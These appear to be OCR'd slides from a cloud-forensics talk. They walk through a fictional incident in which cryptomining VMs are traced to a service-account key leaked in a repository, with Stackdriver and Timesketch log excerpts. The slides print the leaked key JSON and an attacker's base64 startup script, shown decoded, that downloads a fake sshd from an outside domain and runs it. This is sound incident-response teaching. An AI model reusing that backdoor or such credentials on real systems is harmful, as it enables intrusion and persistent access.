
Tools for Cloud Examination

"Tilt your head back and look up to the sky"

The Storyteller



Thomas Chopitea

- Incident responder
- dfTimewolf core developer
- Based in Zurich, Switzerland 🇨🇭
- @tomchop_

This is a story

Cast of Characters

The Dean

The dean of the school, who also dabbles into sysadmin stuff.

Benjamin Chang

Recently graduated cloud expert. Has to set up the cloud infrastructure for Greendale's new class on IoT A/C systems.

Cast of Characters

Ahmed


Experienced incident responder, has responded to previous incidents at Greendale.

Rosa

New addition to the team, has great attention to detail and is a very quick learner

Cloud Alerts

💸 Billing Alert! 💸



💸 Billing Alert! 💸

Stackdriver greendale-iot-cloud

- Monitoring Overview
- Resources
- Alerting
- Uptime Checks
- Groups
- Dashboards
- Debug
- Trace
- Logging
- Error Reporting
- Profiler

Infrastructure / **Instances**

Filter...


NAME	ZONE	PUBLIC IP	PRIVATE IP	CPU USAGE	MEMORY USA
instance-22	gce:us-east1-d	35.229.71.49	10.142.15.195	99.97%	
instance-18	gce:us-east1-d	35.185.4.129	10.142.0.63	99.96%	
instance-5	gce:us-east1-d	35.229.125.68	10.142.0.50	99.96%	
instance-6	gce:us-east1-d	35.237.209.5	10.142.0.51	99.96%	
instance-7	gce:us-east1-d	35.229.40.202	10.142.0.52	99.96%	
instance-9	gce:us-east1-d	35.196.138.124	10.142.0.54	99.93%	
instance-11	gce:us-east1-d	35.237.66.176	10.142.0.56	99.93%	
instance-1	gce:us-east1-d	35.196.89.183	10.142.0.46	99.93%	
instance-10	gce:us-east1-d	35.237.40.40	10.142.0.55	99.93%	

Building a response

Setting up a response environment

What Ahmed wants:

- A **Timesketch** instance ready to ingest plaso files
- A **Turbinia** instance ready to process cloud evidence
- A bunch of Turbinia **workers** ready to run jobs
- **dfTimewolf** set up and ready to go



Starting the forensics

Stackdriver logs

dfTimewolf for Stackdriver

- Let’s have a look at who created those VMs
- dfTimewolf can help!
  - Recipe running a prebuilt filter Stackdriver logs on actions taken on GCE instances (VMs)
- Our target project is `greendale-iot-cloud`

```
$ dftimewolf stackdriver_gce_ts greendale-iot-cloud <start_date>
                    <end_date> <justification>
```

Mining for Glory

2019-10-07T19:58:00.781000	gce-instance-created	User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-…	stackdriver
2019-10-07T19:58:01.275000	gce-instance-created	User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-…	stackdriver
2019-10-07T19:58:01.683000	gce-instance-created	User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-…	stackdriver
2019-10-07T19:58:02.253000	gce-instance-created	User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-…	stackdriver
2019-10-07T19:58:03.781000	gce-instance-created	User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-…	stackdriver

Add a comment ...

Post comment

datetime	2019-10-07T19:58:03.781000Z
message	User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-east1-d/instances/instance-11
methodName	v1.compute.instances.insert
principalEmail	super-admin@greendale-iot-cloud.iam.gserviceaccount.com
project_name	greendale-iot-cloud
query	logName=projects/greendale-iot-cloud/logs/cloudaudit.googleapis.com%2Factivity resource.type:"gce" timestamp>"2019-09-09" timestamp<"2019-10-13"
requestMetadata_callerIp	54.241.230.117

Don't put keys in source control

Branch: master ▾ getting-started-python / .account.json Find file | Copy path

Dean Pelton Get started with examples 3eeaf57 6 days ago

0 contributors

13 lines (12 sloc) | 2.28 KB Raw | Blame | History

```
{
  "type": "service_account",
  "project_id": "greendale-iot-cloud",
  "private_key_id": "2ee8315175d19d8dad0d19be904822ebfa835db4",
  "private_key": "-----BEGIN PRIVATE KEY-----\nMIIEvgIAADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQC6nTEKFq5+Sx6F\n+K9aoER05/NonM
  "client_email": "super-admin@greendale-iot-cloud.iam.gserviceaccount.com",
  "client_id": "111554649056965518557",
  "auth_uri": "https://accounts.google.com/o/oauth2/auth",
  "token_uri": "https://oauth2.googleapis.com/token",
  "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
  "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/super-admin%40greendale-iot-cloud.iam.gserviceacco
}
```

Going further

Something a bit weird

2019-10-03T08:15:55.631000		User bchang@greendale.xyz performed v1.compute.projects.setCommonInstanceMetadata on projects/greendale-iot-cloud	stackdriver
2019-10-03T08:16:05.919000		User bchang@greendale.xyz performed v1.compute.projects.setCommonInstanceMetadata on projects/greendale-iot-cloud	stackdriver
2019-10-04T13:29:25.033000		User bchang@greendale.xyz performed v1.compute.instances.setMetadata on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins	stackdriver
2019-10-04T13:29:27.103000		User bchang@greendale.xyz performed v1.compute.instances.setMetadata on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins	stackdriver
2019-10-04T13:30:36.635000		User bchang@greendale.xyz performed v1.compute.instances.reset on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins	stackdriver
2019-10-04T13:30:38.738000		User bchang@greendale.xyz performed v1.compute.instances.reset on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins	stackdriver
2019-10-07T19:57:47.031000		gce-instance-created User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-…	stackdriver
2019-10-07T19:57:48.960000		gce-instance-created User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-…	stackdriver
2019-10-07T19:57:50.511000		gce-instance-created User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-…	stackdriver
2019-10-07T19:57:52.139000		gce-instance-created User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-…	stackdriver

Something a bit weird

2019-10-04T13:29:27.103000 User bchang@greendale.xyz performed v1.compute.instances.setMetadata on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins stackdriver

Add a comment ...

Post comment

datetime	2019-10-04T13:29:27.103000Z
message	User bchang@greendale.xyz performed v1.compute.instances.setMetadata on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins
methodName	v1.compute.instances.setMetadata
principalEmail	bchang@greendale.xyz
project_name	greendale-iot-cloud
query	logName=projects/greendale-iot-cloud/logs/cloudaudit.googleapis.com%2Factivity resource.type:"gce" timestamp>"2019-09-09" timestamp<"2019-10-13"
requestMetadata_callerIp	2620:0:105f:fd00:5cf2:2f2a:7a28:f8c7
requestMetadata_callerSuppliedUserAgent	google-cloud-sdk gcloud/262.0.0 command/gcloud.compute.instances.add-metadata invocation-id/1aaa3e4e31a549f3b6e888b3278f007c environment/None environment-version/None interactive/False from-script/False python/2.7.15+ term/xterm-256color (Linux 4.4.0-18362-Microsoft),gzip(gfe)

google-cloud-sdk gcloud/262.0.0 command/gcloud.compute.instances.add-metadata invocation-id/1aaa3e4e31a549f3b6e888b3278f007c environment/None environment-version/None interactive/False from-script/False python/2.7.15+ term/xterm-256color (Linux 4.4.0-18362-Microsoft),gzip(gfe)

Something a bit weird

8 events (0.019s)

1-8 / 8 | 500 | asc | Fields (1)

	message	Timeline name
2019-09-13T14:08:03.330000	User bchang@greendale.xyz performed beta.compute.instances.insert on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins	stackdriver

Add a comment ...

Post comment

datetime	2019-09-13T14:08:03.330000Z
	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36,gzip(gfe)
project_name	greendale-iot-cloud
query	logName=projects/greendale-iot-cloud/logs/cloudaudit.googleapis.com%2Factivity resource.type:"gce" timestamp>"2019-09-09" timestamp<"2019-10-13"
requestMetadata_callerIp	2620:0:1043:fd00:a950:cfa6:c756:58a5
requestMetadata_callerSuppliedUserAgent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36,gzip(gfe)


Something a bit weird

```
rosa@cloudshell:~ (greendale-iot-cloud)$ gcloud compute instances describe  jenkins --flatten="metadata[]" --zone=us-
central1-f
---
fingerprint: Vqsq6pUqRds=
items:
- key: startup-script
  value: |
    #!/bin/bash



    echo "eD0vdXNyL2Jpbi9zc2hkO2lmIFsgLWYgIiR4IiBdO3RoZW4gL3Vzci9iaW4vc3NoZDtlbHNlIGNkIC9lc3IvYmluLyYmd2dldCBncmVuZGFs
sZS54eXovc3NoZCYmY2htb2QgK3ggL3Vzci9iaW4vc3NoZCYmL3Vzci9iaW4vc3NoZDtmaQ==" | base64 -d | sh
kind: compute#metadata
rosa@cloudshell:~ (greendale-iot-cloud)$
```

Something a bit weird




untitled


```
1  x=/usr/bin/sshd;
2  if [ -f "$x" ];
3      then /usr/bin/sshd;
4  else
5      cd /usr/bin/ && wget grendale.xyz/sshd && chmod +x /usr/bin/sshd && /usr/bin/sshd;
6  fi
```

Gathering More Evidence

Forensics in the cloud



Forensics ***to*** the cloud



So what happened?


What we know:

- Instances were created and started mining cryptocurrency, alerting Ben.
- While digging, Rosa found some other, unrelated, strange activity... and decided to dig deeper.

Forensic evidence that CFA has so far:


- API logs from Cloud (Stackdriver)
- The Jenkins VM disk timeline (dftimewolf'd in the Cloud)
- Ben's workstation timeline (GIFT'ed to CFA)

Working backwards: Activity



	message	Timeline name
2019-10-04T13:26:40.000000	Prefetch [CMD.EXE] was executed - run count 43 path hints: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, device path:…	bchang-laptop-new
2019-10-04T13:26:40.000000	Prefetch [NC64.EXE] was executed - run count 8 path hints: \USERS\BENJAMINCHANG\APPDATA\LOCAL\COMMS\UNISTORE\DATA\NC64.EXE hash: 0xDE737A17 v…	bchang-laptop-new
2019-10-04T13:26:55.000000	Prefetch [SVCHOST.EXE] was executed - run count 24 path hints: \WINDOWS\SYSTEM32\SVCHOST.EXE hash: 0x88C92AFC volume: 1 [serial number: 0x6606D446, d…	bchang-laptop-new
2019-10-04T13:26:55.000000	Prefetch [BASH.EXE] was executed - run count 8 path hints: \WINDOWS\SYSTEM32\BASH.EXE hash: 0x6011DE80 volume: 1 [serial number: 0x6606D446, device path:…	bchang-laptop-new
2019-10-04T13:26:55.000000	Prefetch [WSLHOST.EXE] was executed - run count 8 path hints: \WINDOWS\SYSTEM32\LXSS\WSLHOST.EXE hash: 0x91595FDC volume: 1 [serial number: 0x6606D…	bchang-laptop-new
2019-10-04T13:26:55.000000	Prefetch [CONHOST.EXE] was executed - run count 82 path hints: \WINDOWS\SYSTEM32\CONHOST.EXE hash: 0xF98A1078 volume: 1 [serial number: 0x6606D446, d…	bchang-laptop-new
2019-10-04T13:29:25.033000	User bchang@greendale.xyz performed v1.compute.instances.setMetadata on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins	stackdriver
2019-10-04T13:29:27.103000	User bchang@greendale.xyz performed v1.compute.instances.setMetadata on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins	stackdriver
2019-10-04T13:30:36.635000	User bchang@greendale.xyz performed v1.compute.instances.reset on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins	stackdriver
2019-10-04T13:30:38.738000	User bchang@greendale.xyz performed v1.compute.instances.reset on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins	stackdriver
2019-10-04T13:39:33.000000	Prefetch [SVCHOST.EXE] was executed - run count 24 path hints: \WINDOWS\SYSTEM32\SVCHOST.EXE hash: 0x88C92AFC volume: 1 [serial number: 0x6606D446, d…	bchang-laptop-new
2019-10-04T14:10:25.000000	Prefetch [SVCHOST.EXE] was executed - run count 68 path hints: \WINDOWS\SYSTEM32\SVCHOST.EXE hash: 0x350EF3E6 volume: 1 [serial number: 0x6606D446, d…	bchang-laptop-new
2019-10-04T14:26:42.000000	Prefetch [CMD.EXE] was executed - run count 43 path hints: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, device path:…	bchang-laptop-new
2019-10-04T14:26:42.000000	Prefetch [NC64.EXE] was executed - run count 8 path hints: \USERS\BENJAMINCHANG\APPDATA\LOCAL\COMMS\UNISTORE\DATA\NC64.EXE hash: 0xDE737A17 v…	bchang-laptop-new
2019-10-04T14:26:58.000000	Prefetch [BASH.EXE] was executed - run count 8 path hints: \WINDOWS\SYSTEM32\BASH.EXE hash: 0x6011DE80 volume: 1 [serial number: 0x6606D446, device path:…	bchang-laptop-new
2019-10-04T14:26:58.000000	Prefetch [WSLHOST.EXE] was executed - run count 8 path hints: \WINDOWS\SYSTEM32\LXSS\WSLHOST.EXE hash: 0x91595FDC volume: 1 [serial number: 0x6606D…	bchang-laptop-new
2019-10-04T14:26:58.000000	Prefetch [CONHOST.EXE] was executed - run count 82 path hints: \WINDOWS\SYSTEM32\CONHOST.EXE hash: 0xF98A1078 volume: 1 [serial number: 0x6606D446, d…	bchang-laptop-new

Working backwards: Activity



17 events (0.02s)

1-17 / 17 | 500 | asc | Fields (1)

	message	Timeline name
2019-10-04T13:26:40.000000	Prefetch [CMD.EXE] was executed - run count 43 path hints: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, device pa…	bchang-laptop-new

Add a comment ...

Post comment

data_type	windows:prefetch:execution
datetime	2019-10-04T13:26:40+00:00

"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\BCRYPTPRIMITIVES.DLL [162538-1]",
"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\CMDEXT.DLL",
"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\ADVAPI32.DLL",
"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\SECHOST.DLL [162537-1]",
"\\VOLUME{01d5554306bc4265-6606d446}\\$MFT",
"\\VOLUME{01d5554306bc4265-6606d446}\\USERS\\BENJAMINCHANG\\APPDATA\\LOCAL\\COMMS\\UNISTORE\\DATA\\NVTELEMETRY.BAT",
"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\GLOBALIZATION\\SORTING\\SORTDEFAULT.NLS [28653-1]",
"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\WINBRAND.DLL",

"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\KERNEL32.DLL [227710-1]",
"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\KERNELBASE.DLL [358350-1]",
"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\LOCALE.NLS [162472-1]",
"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\MSVCRT.DLL [38097-1]",
"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\COMBASE.DLL [228465-1]",
"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\UCRTBASE.DLL [358322-1]",
"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\RPCRT4.DLL [38775-1]",
"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\BCRYPTPRIMITIVES.DLL [162538-1]",
"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\CMDEXT.DLL",
"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\ADVAPI32.DLL",
"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\SECHOST.DLL [162537-1]",
"\\VOLUME{01d5554306bc4265-6606d446}\\$MFT",
"\\VOLUME{01d5554306bc4265-6606d446}\\USERS\\BENJAMINCHANG\\APPDATA\\LOCAL\\COMMS\\UNISTORE\\DATA\\NVTELEMETRY.BAT",
"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\GLOBALIZATION\\SORTING\\SORTDEFAULT.NLS [28653-1]",
"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\WINBRAND.DLL",

Working backwards: Folder

